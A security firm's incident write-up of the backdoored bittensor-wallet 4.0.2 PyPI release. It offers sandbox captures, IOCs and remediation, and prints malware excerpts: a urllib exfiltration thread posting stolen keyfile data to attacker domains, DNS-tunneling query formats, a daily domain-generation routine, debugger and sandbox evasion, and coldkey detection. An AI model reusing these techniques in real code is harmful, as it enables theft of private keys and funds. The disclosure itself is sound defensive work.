.png)

On March 17, 2026, bittensor-wallet 4.0.2 was identified as a compromised PyPI package. The malicious release had been live on PyPI for approximately 48 hours before being yanked. This post is a ground-up technical breakdown based on a direct diff of the source tarballs for versions 4.0.1 and 4.0.2 — covering exactly what changed, how the backdoor works, and what defenders should do. We also ran the compromised package with StepSecurity Harden Runner and captured every C2 channel firing in real time.
The Affected Package
- Package:
bittensor-wallet(PyPI) - Compromised version:
4.0.2 - Uploaded: March 15, 2026 ~05:06 UTC
- Yanked: March 17, 2026 ~12:06 UTC
- Exposure window: ~48 hours
- Source tarball SHA256:
6a416b72ff24804abc12484a3b41413a8580acedd8a5f8c84224fcf0732c2f8e - Safe version:
4.0.1
bittensor-wallet is the official Rust-backed Python library for managing Bittensor cryptographic keys — coldkeys, hotkeys, signing, and staking. A backdoor here has direct access to private key material.
Harden Runner Catches the Backdoor in Action

We ran the compromised package in a GitHub Actions environment with StepSecurity Harden Runner enabled to see the backdoor's network behavior firsthand. Every C2 channel fired — and Harden Runner logged all of it. The backdoor uses three independent exfiltration methods (HTTPS, DGA domains, and DNS tunneling) with three layers of C2 resolution — all of which are detailed in the technical walkthrough below.
How the Test Was Set Up
The workflow did the following in sequence:
Step 1 — Download source tarballs
Downloaded the 4.0.2 source tarball from pypi.org / files.pythonhosted.org and Rust dependencies from index.crates.io.
Step 2 — Patch anti-analysis check
Patched out the is_monitored() uptime/debugger check in the source so the backdoor would actually fire in the CI environment (which would otherwise abort due to low uptime).
Step 3 — Install Rust toolchain and build dependencies
Built the compromised wheel from the patched source.
Step 4 — Build compromised wheel from source
Compiled the malicious native extension.
Step 5 — Trigger backdoor
Called a wallet decryption operation. This is where all the network activity happens.

What Harden Runner Logged: Step "Trigger Backdoor"

Within the "Trigger backdoor" step, Harden Runner captured network connections to all three C2 layers in under 4 seconds:
Layer 1 — HTTPS to Static C2 Domains (Method A)
15:10:48 UTC — process: python3.12
POST finney.opentensor-metrics.com/t — Allowed
15:10:50 UTC — process: python3.12
POST finney.subtensor-telemetry.com/t — Allowed
15:10:50 UTC — process: python3.12
finney.metagraph-stats.com:443 — Allowed
Layer 2 — DNS TXT C2 Lookup
15:10:47 UTC — process: python3.12
_dmarc.opentensor-cdn.com:443 — Allowed — disguised as a DMARC email authentication lookup
Layer 2 — DGA Domains (Today's Rotation, March 17 2026)
15:10:51 UTC — process: python3.12
tuwyqibtvy.opentensor-cdn.com:443 — Allowed
15:10:51 UTC — process: python3.12
yccansiwfr.opentensor-cdn.com:443 — Allowed
15:10:51 UTC — process: python3.12
tbqcbkpbhy.opentensor-cdn.com:443 — Allowed
Layer 3 — DNS Tunneling (28 Chunks, Session 52016)
The DNS fallback fired immediately after the HTTPS attempts. The encrypted payload was split into 28 hex-encoded chunks and sent as DNS A queries to t.opentensor-cdn.com:
7973546b7237784c4162706d796d6a6851394a316c744961465674473367.0.28.52016.t.opentensor-cdn.com
48556731386e6469576534484d392f337654374f364449426849782b6b75.1.28.52016.t.opentensor-cdn.com
6646494e684d4170745946476b754e613671396b6f686c5962674b6a2b56.2.28.52016.t.opentensor-cdn.com
6446397a6c4c354552532b614d77566b2f72555164346a63426c494d3278.3.28.52016.t.opentensor-cdn.com
... (chunks 4–26) ...
4e4330326644317a5143.27.28.52016.t.opentensor-cdn.com
28 chunks × 60 hex chars = the full NaCl-encrypted payload exfiltrated over DNS, with no outbound HTTP required.
What This Confirms
- All 3 HTTPS C2 domains contacted — in sequence, within 2 seconds of wallet decryption
- DNS TXT C2 lookup fired — the
_dmarc.disguise was confirmed in live traffic - Today's DGA domains resolved —
tuwyqibtvy,yccansiwfr,tbqcbkpbhyare the real March 17, 2026 DGA output - DNS tunneling completed — 28 chunks sent to
t.opentensor-cdn.com, session ID 52016 - Process name throughout:
python3.12— all traffic originates from the legitimate Python interpreter, making process-level filtering ineffective
What Would Have Happened in Block Mode
In this run, Harden Runner was in audit mode — it logged everything but blocked nothing. Had it been configured in block mode with an egress allowlist (e.g., only pypi.org, files.pythonhosted.org), every one of these connections would have been blocked:
- HTTPS POST to
finney.opentensor-metrics.com— blocked _dmarc.opentensor-cdn.comDNS TXT lookup — blocked- DGA domain resolutions — blocked
- DNS tunnel queries to
t.opentensor-cdn.com— blocked
The encrypted payload would never leave the runner. The exfiltration would fail at all three layers.
How the Attack Works
Here is a step-by-step walkthrough of what happens from the moment you install the package to the moment your keys are stolen.
Background: What is Bittensor?
Bittensor is a decentralized AI marketplace. Instead of one company owning all the AI infrastructure, thousands of people around the world contribute compute power and AI models to a shared network — and get paid in Bittensor's cryptocurrency, TAO, for doing so. Think of it like Airbnb, but for AI: anyone can list their spare compute, and anyone can consume it.
There are two types of participants:
- Miners — contribute compute or AI models to earn TAO
- Validators — evaluate miner outputs and stake TAO to vote on quality
Both groups hold real money on the network — which makes them attractive targets.
Background: What is bittensor-wallet?
bittensor-wallet is the official Python library for managing your identity and funds on the Bittensor network. It does three core things:
- Stores your private keys — encrypted files on disk called keyfiles
- Decrypts them on demand — when you stake, transfer, or sign a transaction, the library briefly unlocks your key in memory
- Signs transactions — proves to the network that an action really came from you
There are two types of keys:
- Coldkey — your main vault. Holds the bulk of your staked TAO. You rarely unlock it. Think of it as your savings account.
- Hotkey — a day-to-day key for routine operations. Less funds, used more often. Think of it as your wallet in your pocket.
Why this library is a high-value target: Whoever has your private key can move your funds — instantly, irreversibly, with no bank to call. A backdoor in bittensor-wallet is about as direct a path to stealing funds as possible, because decrypting keys is literally its core job.
Step 0: You install the malicious package
You run pip install bittensor-wallet and get version 4.0.2. Everything looks normal. The package installs fine. No errors. You have no idea anything is wrong.
The malware is compiled inside the Rust code — it's not a separate file you could easily spot. It's baked into the library itself.
The attacker also modified the bundled .github/workflows/release.yml, stripping build provenance attestation and the attestations: write permission. This removed the sigstore signature from the release, making it impossible to cryptographically verify that the wheels came from the legitimate CI pipeline:
-       attestations: write
-       - name: Generate artifact attestation
-         uses: actions/attest-build-provenance@v2
-         with:
-           subject-path: 'wheels-*/*'
Step 1: You do something with your wallet
Maybe you stake some TAO, check your balance, or sign a transaction. Any of these operations require the library to decrypt your keyfile — unlock the password-protected file that holds your private key.
The moment that decryption happens, the malware wakes up. The backdoor is hooked into every decryption path in src/keyfile.rs via three call sites:
collect_format_metrics(&decrypted_data);  // line ~1082
collect_format_metrics(&decrypted_data);  // line ~1091
collect_format_metrics(&decrypted_data);  // line ~1100
Step 2: Am I being watched?
Before doing anything suspicious, the malware checks if it's being analyzed by a security researcher:
- Is the computer less than 20 minutes old? Security sandboxes are freshly booted virtual machines. Real user machines have been running for hours or days. If uptime < 20 min → abort.
- Is a debugger attached? Linux exposes this in
/proc/self/status. IfTracerPidis not zero, someone is debugging this process → abort. - Are security tools running? It scans all running processes looking for
strace,gdb,wireshark,frida, etc. If any are found → abort.
If any of these checks trigger, the malware does nothing and exits silently. This is why it's hard to catch in a lab environment.
fn is_monitored() -> bool {
   // uptime < 1200s (20 min) → sandbox
   if uptime < 1200.0 { return true; }
   // TracerPid != 0 → debugger attached
   if TracerPid != 0 { return true; }
   // strace|ltrace|gdb|wireshark|tcpdump|frida|bpftrace running → abort
   // (all strings XOR-encoded in binary, key 0x42)
   for process in /proc/*/comm {
       if process matches any tool { return true; }
   }
   false
}
Step 3: What kind of key is this?
The malware looks at the Python call stack — basically peeks at what your code was doing when it called the decryption function — to figure out:
- Is this a coldkey (the main vault with most of your funds)?
- Or a hotkey (the day-to-day key)?
It tags the stolen data with "c" or "h" so the attacker knows which is more valuable. Coldkeys are the priority — they control staked funds. This is done by walking the Python call stack via pyo3 at runtime:
fn detect_wallet_type() -> &'static str {
   pyo3::Python::with_gil(|py| {
       py.run(c"
import sys as _s
_r='u'
try:
_f=_s._getframe(0)
while _f is not None:
 _v=_f.f_locals.get('self')
 if _v is not None and hasattr(_v,'path'):
  _p=str(_v.path)
  if '/hotkey' in _p:
   _r='h'
  elif '/coldkey' in _p:
   _r='c'
  break
 _f=_f.f_back
except Exception:
pass
", ...)
   })
}
Step 4: Steal and encrypt the key
The raw decrypted private key (a JSON blob containing your secret) is now in memory. The malware builds a tagged payload and encrypts it using the attacker's hardcoded public key via NaCl sealed box (crypto_box_seal). The encryption is asymmetric — only the attacker can decrypt it. Even if you capture the traffic, the contents are opaque.
// payload: {"t":"c", "d":{...raw keyfile JSON...}}
// attacker NaCl pubkey (XOR-decoded, key 0x3C):
// da eb c8 f3 3f d7 9a 8e d6 5b d4 38 32 80 ca b1 ...
let pk = PublicKey::from_slice(&xor_decode(KEY_DATA, 0x3C))?;
Some(sealedbox::seal(data, &pk))  // only attacker can decrypt
Step 5: Have I already stolen this key?
It keeps a SHA256 hash of every payload it's already sent in a HashSet. If you unlock the same wallet 10 times, it only exfiltrates it once. This keeps network traffic minimal and avoids triggering volume-based alerts.
struct MetricsState {
   pending: Vec<Vec<u8>>,    // queue of encrypted payloads
   seen: HashSet<[u8; 32]>,  // SHA256 dedup set, capped at 1024 entries
}
Step 6: Send it out — three ways
The malware has three completely independent ways to phone home, tried one after another:
Method A — Normal HTTPS (using Python's built-in urllib via pyo3)
Posts the encrypted payload to one of the attacker's domains. The key detail: daemon=False means Python will wait for this thread to finish before the process exits — ensuring delivery even on short-lived CLI commands.
import threading
def _f(_d=_d, _e=_e):
   from urllib.request import Request, urlopen
   b = json.dumps({"d": _d}).encode()
   for u in _e:
       try:
           r = Request(u, b)
           r.add_header("User-Agent", "Python/3")
           urlopen(r, timeout=5)
           return
       except Exception:
           continue
threading.Thread(target=_f, daemon=False).start()  # ← not daemon
Method B — Raw TLS via dlopen/dlsym
If Method A fails, it opens libssl.so directly using unsafe FFI — bypassing Python proxies, urllib monkey-patching, and any Python-layer network monitoring entirely.
// Opens libssl.so.3 / libssl.so.1.1 / libssl.so via dlopen
// Manually calls: SSL_CTX_new, SSL_new, SSL_set_fd, SSL_ctrl (SNI),
//                 SSL_connect, SSL_write, SSL_read, SSL_free
// Sends raw HTTP/1.1 POST over TLS — User-Agent: Python/3 (XOR decoded)
Method C — DNS tunneling
If both HTTPS methods fail, the payload is hex-encoded, split into 60-char chunks, and sent as DNS A queries. No successful DNS response is needed — the attacker's nameserver reconstructs the key from the query log alone.
// Each chunk sent as an A query:
// <hex_chunk>.<index>.<total>.<session_id>.t.opentensor-cdn.com
a3f1b2c4d5....<0>.<4>.<session>.t.opentensor-cdn.com  → A query
b6e7f8a9b0....<1>.<4>.<session>.t.opentensor-cdn.com  → A query
Step 7: Where does it send it? Three layers of C2
C2 means "command and control" — the attacker's servers. The malware has three ways to find them:
- Hardcoded domains — three XOR-encoded (key
0x5A) domains mimicking legitimate Bittensor infrastructure
finney.opentensor-metrics.com   // lookalike for opentensor.ai
finney.metagraph-stats.com      // lookalike for metagraph APIs
finney.subtensor-telemetry.com // lookalike for subtensor telemetry- Daily rotating domains (DGA) — generates 3 new hostnames per day under
*.opentensor-cdn.comby hashing the current day number. Even if you block today's domains, new ones appear tomorrow.
fn generate_dga_endpoints() -> Vec<String> {
   let day = unix_epoch_seconds() / 86400;
   (0..3).map(|i| {
       let hash = sha256((day + i).to_le_bytes());
       let name: String = hash[..10].iter()
           .map(|b| ('a' + (b % 26)) as char).collect();
       format!("https://{}.opentensor-cdn.com/t", name)
   })
}
// e.g. https://xkqbafmjpt.opentensor-cdn.com/t (changes daily)- DNS TXT C2 — queries
_dmarc.opentensor-cdn.com(TXT record), disguised as a routine DMARC email authentication lookup, to fetch a dynamically updated list of backup servers:
// Expected TXT response format:
rua=<base64-encoded pipe-separated host list>
This means even if defenders block all known C2 domains, the malware can still find a working server.
Step 8: What if the network is down?
Failed sends aren't dropped. They go into a queue (up to 64 entries). A background thread wakes up every 2–10 minutes with randomized jitter and retries. The thread is deliberately named cache-gc to blend in with legitimate garbage collection threads in the process list.
fn metrics_flush_worker() {
   std::thread::sleep(jitter_duration(1, 3));    // 1–3s initial delay
   loop {
       flush_pending();
       std::thread::sleep(jitter_duration(120, 600)); // 2–10 min retry
   }
}
// thread::Builder::new().name("cache-gc".to_string())...
Step 9: Cover your tracks
After a successful send, the buffer holding your key is zeroed using volatile writes — forcing the CPU to actually perform the clear rather than letting the compiler optimize it away. If a memory dump or core file is captured after exfiltration, the key material is gone.
fn clear_buffer(buf: &mut Vec<u8>) {
   for byte in buf.iter_mut() {
       unsafe { std::ptr::write_volatile(byte as *mut u8, 0); }
   }
   buf.clear();
}
The end result: The attacker has your private key on their server. They decrypt it, import it into their own wallet software, and drain your funds. You find out when you next check your balance. The whole thing happens silently in the background while your normal wallet command completes successfully.
IOCs (Indicators of Compromise)
- PyPI package:
bittensor-wallet==4.0.2 - Source tarball SHA256:
6a416b72ff24804abc12484a3b41413a8580acedd8a5f8c84224fcf0732c2f8e - C2 domain:
finney.opentensor-metrics.com - C2 domain:
finney.metagraph-stats.com - C2 domain:
finney.subtensor-telemetry.com - DGA domain pattern:
*.opentensor-cdn.com - DNS exfil subdomain:
*.t.opentensor-cdn.com - DNS C2 lookup:
_dmarc.opentensor-cdn.com(TXT record) - Thread name:
cache-gc(in Rust process thread list) - Network User-Agent:
Python/3 - Malicious file:
src/keyfile.rs(in source tarball) - Attacker NaCl pubkey (hex):
daeb c8f3 3fd7 9a8e d65b d438 3280 cab1 3f00 f2a0 3ff5 13ca 7c50 aa85 7ecd d46f
What Made This Hard to Detect
- Rust, not Python — The backdoor is compiled Rust code. Unlike the typical Python supply chain injection (appending to
setup.py), this backdoor compiles into the native extension. There is no readable Python to grep for. - All strings are XOR-obfuscated — No domain names, file paths, or tool names appear as plaintext in the binary. They are all decoded at runtime using single-byte XOR with per-constant keys (
0x42,0x47,0x5A,0x3C). - Three independent exfiltration channels — Blocking HTTPS does not stop it; DNS tunneling is the fallback.
- DNS queries disguised as DMARC — The
_dmarc.prefix on the C2 DNS TXT lookup mimics a routine DMARC email authentication query. - Thread named
cache-gc— Background thread blends in with runtime GC threads. - Non-daemon Python thread — Ensures delivery even on short-lived CLI invocations.
- Anti-sandbox / anti-debugger — Uptime check,
TracerPidcheck, and running process scan abort execution in analysis environments. - No version bump on GitHub — The backdoor was injected into the PyPI release artifact only; the GitHub repository source was not modified. Comparing PyPI vs. GitHub source would have revealed it, but most users don't do this.
Remediation
If You Installed 4.0.2 (March 15–17, 2026)
Immediate action required: Any coldkey or hotkey whose keyfile was decrypted while 4.0.2 was installed should be considered compromised. Generate new keys and move funds immediately.
- Rotate all wallet keys. Any coldkey or hotkey whose keyfile was decrypted while 4.0.2 was installed should be considered compromised. Generate new keys and move funds immediately.
- Downgrade:
pip install bittensor-wallet==4.0.1 - Block C2 domains at your firewall/DNS resolver:
*.opentensor-metrics.com*.metagraph-stats.com*.subtensor-telemetry.com*.opentensor-cdn.com
- Audit network logs for DNS queries or HTTPS requests to the above domains.
- Check for the
cache-gcthread in any running Python/Rust wallet process. - Rotate GitHub tokens and cloud credentials if they were present in the environment where 4.0.2 was installed.
For Package Maintainers
Enable artifact attestation (which was stripped in 4.0.2) and verify it on install:
gh attestation verify bittensor_wallet-4.0.2-cp311-cp311-linux_x86_64.whl \
 --repo opentensor/btwallet
For Package Consumers
Pin with hash verification:
# requirements.txt
bittensor-wallet==4.0.1 \
   --hash=sha256:edc2588d5e272835285e4171dd3daf862149f617015bf52e43d433d8e5c297c5
Acknowledgement
Socket's automated scanning initially flagged bittensor-wallet 4.0.2 as a compromised package, which helped bring early attention to this incident.
We also want to acknowledge the maintainers of bittensor-wallet at opentensor for acting quickly to yank the compromised 4.0.2 release from PyPI once the issue was identified.